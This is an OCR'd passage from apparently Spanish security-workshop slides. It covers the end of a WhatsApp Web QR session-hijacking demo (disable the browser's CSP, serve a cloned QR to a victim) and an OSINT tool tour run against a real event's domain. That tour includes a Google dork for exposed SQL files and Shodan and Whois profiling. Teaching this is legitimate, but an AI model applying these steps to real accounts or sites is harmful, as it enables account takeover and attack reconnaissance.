
El siguiente paso sería deshabilitar la cabecera Content Security Policy del navegador a través de "*about:config*"



Filtramos por “csp” y modificamos el valor de la política “security.csp.enable” de “true” a “false”. De esta manera desactivamos la cabecera Content Security Policy que ayuda a detectar y mitigar cierto tipo de ataques, incluyendo Cross-Site Scripting (XSS) y ataques de inyección de datos.




Cargamos la página de Whatsapp y nuestro .html y comprobamos que el QR es el mismo, con lo cual, una vez escaneado el QR, tendríamos secuestra la sesión de nuestra victima.




WhatsApp
PWNED!


OSINT

O como se mas de tu vida que de la mía



¿Qué es el OSINT?

- Inteligencia de fuentes abiertas u «Open Source Intelligence» (OSINT) hace referencia al conocimiento recopilado a partir de fuentes de acceso público. El proceso incluye la búsqueda, selección y adquisición de la información, así como un posterior procesado y análisis de la misma con el fin de obtener conocimiento útil y aplicable en distintos ámbitos.




Herramientas Útiles

- Ipv4info
- Maltego
- Shodan
- Google Dorks
- Netcraft
- Whois
- Censys
- MxToolBox
- CISCO Talos
- AlientVault OTX
- Qualys SSL Labs
- OSINT FRAMEWORK
- CiberPatrulla
- SpiderFoot
- Phishtank

- IPv4Info

Herramienta que nos indica toda la información asociada a una IP: País, Ciudad, Organización, Subdominios, información de las versiones de PHP, Apache, etc..



ipv4info.com/ip-address/s0299f8/212.8.96.39.html/euskalencounter.org/#_

Domain euskalencounter.org is located on IP address


<< 212.8.96.39 >>


Block start	212.8.64.0
End of block	212.8.127.255
Block size	16384 Domains in block
Block name	ES-EUSKALTEL-990702
AS number	12338
Parent block	212.0.0.0 - 212.255.255.255
Organization	ORG-EA20-RIPE
City	Derio
Region/State	Pais Vasco
Country	ES , Spain
Reg. date	1999-07-02
Host name	39.212-8-96.static.clientes.euskaltel.es
Web server	Apache/2.2.9 (Debian) PHP/5.2.6-1+lenny16 with Suhosin-Patch mod_python/3.3.1 Python/2.5.2 mod_ssl/2.2.9 OpenSSL/0.9.8g mod_perl/2.0.4 Perl/v5.10.0
Powered by	PHP/5.2.6-1+lenny16
Domain count	>= 17 Servers around
Domains	1 arabaencounter.com 2 arabaencounter.net 3 arabaencounter.org 4 encounter.eus 5 euskal.org 6 euskalamiga.org 7 euskalencounter.org 8 foros.euskal.org 9 gamegune.com 10 Favicon icon gamegune.net 11 gamegune.org 12 gipuzkoaencounter.com 13 gipuzkoaencounter.org 14 www.euskal.org 15 www.euskalamiga.net 16 www.euskalencounter.org 17 www.gamegune.org

- Maltego

Maltego es es una potente herramienta desarrollada en Java que recopila información y la muestra en forma de grafos, ayudando así en el análisis posterior de la información obtenida por los equipos de inteligencia y forense.

- Shodan





Motor de búsqueda que nos permite encontrar diferentes elementos de red conectados a Internet. Podemos encontrar desde banners con los servicios que están configurados en el servidor hasta los puertos que están abiertos.

https://www.shodan.io/host/212.8.96.39

Incógnito

Shodan | Developers | Monitor | View All...

SHODAN

Explore | Pricing | Enterprise Access | New to Shodan? | Login or Register

212.8.96.39

39.212-8-96.static.clientes.euskaltel.es

City	Llodio
Country	Spain
Organization	Euskaltel S.A.
ISP	Euskaltel S.A.
Last Update	2019-07-06T13:46:11.027791
Hostnames	39.212-8-96.static.clientes.euskaltel.es
ASN	AS12338

Ports

22 | 80 | 443

Services


22
tcp
ssh

OpenSSH Version: 6.7p1 Debian 5+deb8u8

```
SSH-2.0-OpenSSH_6.7p1 Debian-5+deb8u8
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAABIwAAAQEAvVBsM9feJirtyEwE/mENATC1fos/UJHSmlwKbDf+EpthnwAM
```

Web Technologies

- Google Dorks




site:euskalencounter.org => mostrará todos los resultados de ese dominio que se encuentran indexados en Google.

Google Dorks son combinaciones de operadores de búsqueda especiales que se utilizan para extraer información valiosa o sensible desde el motor de búsqueda de Google.

site:dominio.com filetype:sql

- Netcraft



Herramienta donde nos muestra un reporte completo de la web buscada: IP, Hosting, primera vez visitada, versión del servidor, SPF, tecnologías utilizadas en la página, etc…

https://toolbar.netcraft.com/site_report?url=http://euskalencounter.org

NETCRAFT

Site report for euskalencounter.org

Search...

Netcraft Extension

- Home
- Download Now!
- Report a Phish
- Site Report
- Top Reporters
- Incentives for reporters
- Phishiest TLDs
- Phishiest Countries
- Phishiest Hosters
- Phishiest Certificate Authorities
- Phishing Map
- Takedown Map
- Most Popular Websites
- Branded Extensions
- Tell a Friend

Phishing & Fraud

- Phishing Site Feed
- Hosting Phishing Alerts
- SSL CA Phishing Alerts
- Protection for TLDs against Phishing and Malware
- Deceptive Domain Score
- Bank Fraud Detection
- Phishing Site Countermeasures

Extension Support

- FAQ
- Glossary
- Contact Us
- Report a Bug

Share:

Lookup another URL:

Enter a URL here


Background


Site title	Inicio	**Date first seen**	May 2003
Site rank		**Primary language**	Spanish
Description	La Euskal Encounter es una reuni\303\263n multitudinaria de aficionados y profesionales de la inform\303\241tica que buscan intercambiar conocimientos y realizar durante varios d\303\255as todo tipo de actividades relacionadas con la inform\303\241tica.		
Keywords	*Not Present*		
Netcraft Risk Rating [FAQ]	0/10		

Network

Site	http://euskalencounter.org	**Netblock Owner**	unknown
Domain	euskalencounter.org	**Nameserver**	ns1.gandi.net
IP address	212.8.96.39 (VirusTotal)	**DNS admin**	hostmaster@gandi.net
IPv6 address	*Not Present*	**Reverse DNS**	39.212-8-96.static.clientes.euskaltel.es
Domain registrar	*unknown*	**Nameserver organisation**	whois.gandi.net
Organisation	*unknown*	**Hosting company**	Euskaltel
Top Level Domain	Organization entities (.org)	**DNS Security Extensions**	*unknown*
Hosting country	ES		

- Whois





WHOIS es un directorio público donde podemos consulta quien es el propietario de un dominio o dirección IP.

https://whois.icann.org/es/lookup?name=euskalencounter.org

简体中文 English Français Русский Español العربية Portuguese

ICANN WHOIS

ACERCA DE WHOIS POLÍTICAS PARTICIPE RECLAM WHO

euskalencounter.org Búsqueda

By submitting any personal data, I agree that the personal data will be processed in accordance with the ICANN P the website Terms of Service.

Resultados correspondientes a: EUSKALENCOUNTER.ORG

Consulta original: euskalencounter.org

Información de contacto

Contacto del registratario

Nombre:
Organización Asoc Amigos de la Informatica Euskalamiga
Dirección postal: , ES
Teléfono:
Interno:
Fax:
Interno:
Correo electrónico:

Contacto administrativo

Nombre:
Organización
Dirección postal: ,
Teléfono:
Interno:
Fax:
Interno:
Correo electrónico:

Contacto técnico

Nombre:
Organización
Dirección postal: ,
Teléfono:
Interno:
Fax:
Interno:
Correo electrónico:

Registrador

Servidor de WHOIS: whois.gandi.net
URL: http://www.gandi.net
Registrador: Gandi SAS
ID de la IANA: 81
Correo electrónico para informar casos de uso indebido:abuse@support.gandi.net
Teléfono para informar casos de uso indebido: +33.170377661

Estado


Estado del dominio: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Fechas importantes

Fecha de actualización: 2019-01-29
Fecha de creación: 2003-03-27
Registry Expiry Date: 2020-03-27

Servidores de nombre


NS-68-B.GANDI.NET
NS-136-C.GANDI.NET
NS-126-A.GANDI.NET




Registro de WHOIS sin procesar

